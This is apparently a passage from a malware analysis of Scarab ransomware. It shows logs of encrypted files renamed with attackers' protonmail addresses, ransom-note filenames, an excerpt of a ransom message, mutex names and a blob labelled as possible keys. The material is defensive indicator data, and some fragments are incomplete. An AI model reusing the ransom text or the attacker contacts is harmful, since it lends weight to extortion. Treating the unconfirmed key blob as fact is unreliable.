[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\unqlite-db-117\unqlite-samples\P80FqZ72Q6T0snfxYyOwOahCt9KAltLbaoW7B5yluCp38MBukeiCnuOxWfo.bitkick@protonmail.com ** 706
9
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\X1bk$=TUY45AfLze8FhpLQpsCB4.bitkick@protonmail.com ** 192701
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\MACRO\ZJNSR8YSDrYLzxDNDdJhloGkA4YYh2Kxdm7PKVuB8LHCk0XgfRE1lqEMOQHQjF=4JJNKDircujDhQ7+c7jAegx1dYPrWBehWpevwQC7ErGA.bitkick@prot
onmail.com ** 29693
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\ModcO86AsiUkAa=hB6+TUQ.bitkick@protonmail.com ** 173773
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\mXJ6F94Op2U2mQ.bitkick@protonmail.com ** 6829
[03-21-2018-22-09-52]-> F: \Users\foo\HELLO\RwyGXURGNTLMfELuOKtl593i8s8.bitkick@protonmail.com ** 401725
[03-21-2018-22-09-52]-> F: \Users\foo\jjj\kjkjkj\bocfghJKMnajFKpxIuVTI4.bitkick@protonmail.com ** 1181
[03-21-2018-22-09-52]-> F: \Users\foo\jjj\kjkjkj\HOW TO RECOVER ENCRYPTED FILES.TXT ** 3294
[03-21-2018-22-09-52]-> F: \Users\foo\Links\4upFzdvkOP=Ed=9Fx8qleY=ldEBA1A.bitkick@protonmail.com ** 621
[03-21-2018-22-09-52]-> F: \Users\foo\Links\FSYlATGkXQVRhD74ILLSNoaOzkb5NtRjUQU.bitkick@protonmail.com ** 1021
[03-21-2018-22-09-52]-> F: \Users\foo\Links\gJPDXoGEMeGUTMeTdLHQdvdCGdQIQMWgXzfnCju+UFg.bitkick@protonmail.com ** 541
[03-21-2018-22-09-52]-> F: \Users\foo\Links\HOW TO RECOVER ENCRYPTED FILES.TXT ** 3294
[03-21-2018-22-09-52]-> F: \Users\foo\Searches\4ysuItXAbti=T5YjjiXFDa5VQk=YAV3nL6kfF+1$&X3sKHfKFIXhirckxw5Tsh2Z9OxHk94Q.bitkick@protonmail.com ** 429
[03-21-2018-22-09-52]-> F: \Users\foo\Searches\HOW TO RECOVER ENCRYPTED FILES.TXT ** 3294
[03-21-2018-22-09-52]-> F: \Users\foo\Searches\m2WwUvZJMCJ0kIDNWNI74Pu9p5vi4PbaGVW=QSSg3x0PbDx=4eHQhQ.bitkick@protonmail.com ** 429
[03-21-2018-22-09-52]-> F: \Users\foo\WANNA_CRY\HOW TO RECOVER ENCRYPTED FILES.TXT ** 3294
[03-21-2018-22-09-52]-> F: \Users\foo\WANNA_CRY\wHYBiKz83mQq1z1852igyMn7Ecg.bitkick@protonmail.com ** 12349
[03-21-2018-22-09-52]-> F: \Users\foo\XLS\5lZGqFEvftnQ7Q.bitkick@protonmail.com ** 1372156
[03-21-2018-22-09-52]-> F: \Users\foo\XLS\hOJcyqeO67KmFnbDkXdceYuXd5w.bitkick@protonmail.com ** 12445
[03-21-2018-22-09-52]-> F: \Users\foo\XLS\HOW TO RECOVER ENCRYPTED FILES.TXT ** 3294
[03-21-2018-22-09-52]-> F: \Users\foo\XLS\hPKnn1BdnXDoMdXeeDZbnk.bitkick@protonmail.com ** 14973
[03-21-2018-22-09-52]-> F: \Users\foo\XLS\XSMoqG6Cwiu0MJaxuUyyKLZPS4uooiU1.bitkick@protonmail.com ** 14893
```

OR

```
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Exploits\Other+HP\heapS2.pdf.[suupport@protonmail.com].scarab ** 6493
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Exploits\Other+HP\HeapSp.pdf.[suupport@protonmail.com].scarab ** 2653
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Exploits\Other+HP\HP.html.[suupport@protonmail.com].scarab ** 1453
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Exploits\Other+HP\IF YOU WANT TO GET ALL YOUR FILES BACK, PLEASE READ THIS.TXT ** 4063
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Exploits\remoteOnly\file$.lnk.[suupport@protonmail.com].scarab ** 973
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Exploits\remoteOnly\IF YOU WANT TO GET ALL YOUR FILES BACK, PLEASE READ THIS.TXT ** 4063
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Exploits\RemoteZeroDay\IF YOU WANT TO GET ALL YOUR FILES BACK, PLEASE READ THIS.TXT ** 4063
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Exploits\RemoteZeroDay\start_server_443.exe.[suupport@protonmail.com].scarab ** 1741502
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Exploits\RemoteZeroDay\usmanud.dll.[suupport@protonmail.com].scarab ** 16781
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Exploits\RemoteZeroDay\xor190.exe.[suupport@protonmail.com].scarab ** 29805
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Exploits\RemoteZeroDay\xor80.exe.[suupport@protonmail.com].scarab ** 29805
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\IF YOU WANT TO GET ALL YOUR FILES BACK, PLEASE READ THIS.TXT ** 4063
[03-24-2018-07-59-09]-> F: \Users\foo\Desktop\Demo\Malware\AV\conhost.exe.[suupport@protonmail.com].scarab ** 514749
```


Ransom Message

```
Your files are now encrypted!

-----BEGIN PERSONAL IDENTIFIER-----
6A020000000000000001A1EFD01D92890D03310CC356927F7BFFC58EB9022DD0C0912839F2B5B319B7F36B8BF5B11B7565D7ED
54DFF56CF95EAE9213996DDF785F78B7D92943B1D792B75B29F20DC4D8146AB633ED6EEAB5E472EF9E47590B37C6BAF9779A
E17B06021E3D5567DAB2448111D4CDAA4B13C01E777221FA8F5C0FA627B0891B0E7231BE04254BEB55D85645E400E60EF0BC
00D38CA62B3BD58C77EDCA4BC51CE9A86334EE14E22A97D6F8006E4FA64FCA0D556FE1A30E1C28ABAD323A2C62C11F1D4A1D
786A550373B8B9F7D0F06163E95B47A44206C4A3C070526BB312BAAAFC01C99AED5373D331996631700046EC5930275FFF09
36A5BEEAFB9E203042398FFB5114B57F4336AF8D54F81083BE65ACCDA8E6A84EC7AFB1C9E31DF01C58307B6D674DEE6CC542
88EE1CAA6F73E847172FA0127B88ADC6045A926DEA223DED03
-----END PERSONAL IDENTIFIER-----

All your files have been encrypted due to a security problem with your PC.
```

SCARAB BACKGROUND

WALLPAPER

Some of the scarab ransomware has no decryption path and machine will reboot into the following



MUTEX

\Sessions\1\BaseNamedObjects**uSjBVNE**
\Sessions\1\BaseNamedObjects\c:!users!foo!appdata!local!microsoft!windows!history!
history.ie5!
\Sessions\1\BaseNamedObjects_!MSFTHISTORY!_
\Sessions\1\BaseNamedObjects\c:!users!foo!appdata!local!microsoft!windows!temporary
\Sessions\1\BaseNamedObjects\c:!users!foo!appdata!roaming!microsoft!windows!cookies!
\Sessions\1\BaseNamedObjects\WininetStartupMutex
\Sessions\1\BaseNamedObjects\WininetConnectionMutex
\Sessions\1\BaseNamedObjects\WininetProxyRegistryMutex
\Sessions\1\BaseNamedObjects**HGFSMUTEX**
\Sessions\1\BaseNamedObjects\RasPbFile
\Sessions\1\BaseNamedObjects\ZonesCounterMutex
\Sessions\1\BaseNamedObjects\ZoneAttributeCacheCounterMutex
\Sessions\1\BaseNamedObjects\ZonesCacheCounterMutex
\Sessions\1\BaseNamedObjects\ZoneAttributeCacheCounterMutex
\Sessions\1\BaseNamedObjects\!IETld!Mutex
\Sessions\1\BaseNamedObjects\ZonesLockedCacheCounterMutex
\Sessions\1\BaseNamedObjects\c:!users!foo!appdata!roaming!microsoft!windows!ietldcache!
\Sessions\1\BaseNamedObjects\!IETld!Mutex

Possible key(s) cycled


```
M4MAAAAAADh425wbZKX2Dr7jy9eK1g86486m51PPSHl5=8qDiO30YM=zRJpeC9eMSJAyBtwzTR23u9vIawrFUT0X=3eZ7YD=ZwVx4z5uXsg9TWoUsJPl
Q8uJxifU5qKoB33UX9DD29IMhvSeUmo0Oz5SYwnSAYIWjMcn365ifL8WrMzOyb=AKeU++cHIEYUj+AzPfPpp5665kipAJyARisAmFOWvX1X9GQwoREjh8
XufGULfQfiQQNxrkp+UFP=at7fEuvaXQoz+CbzitHJ6Y4JTL4TnZ2UUyO4KvxJ0ZturCrwff3SPWhm4QgeLYUTGyID7Vp6bIaL6H9qsGJoxIbSmRczecp
NrYhNx1vyEwAWpP5gkpysBUndqcMn46=AnmhczCVyeQoemcsHrtIgrau=7B27mUkn8Sf8gqZViNbkR3dJGi8lUWxiH4Iw5L95truzdcII35jeNjV3eoLI
fcQ3XQPcSJ5b6oN+g5+SejGgfmR9d5QaIjA+cPwHp2GaE2Ja2btKzpbbJhsvNP4Ow4FMJStGvY1ztlbvKhb0+vba50Z61Ph34RTQRhRTGsxIiW1iPdha7
3mtG3qPBVY+FdvSAlCCjjd5guxWKhlts=PtxJFHt6PLw2ehWgirZylcxGZPOjvL+sagR6=UB0XA3zyIy3we4SwOU
```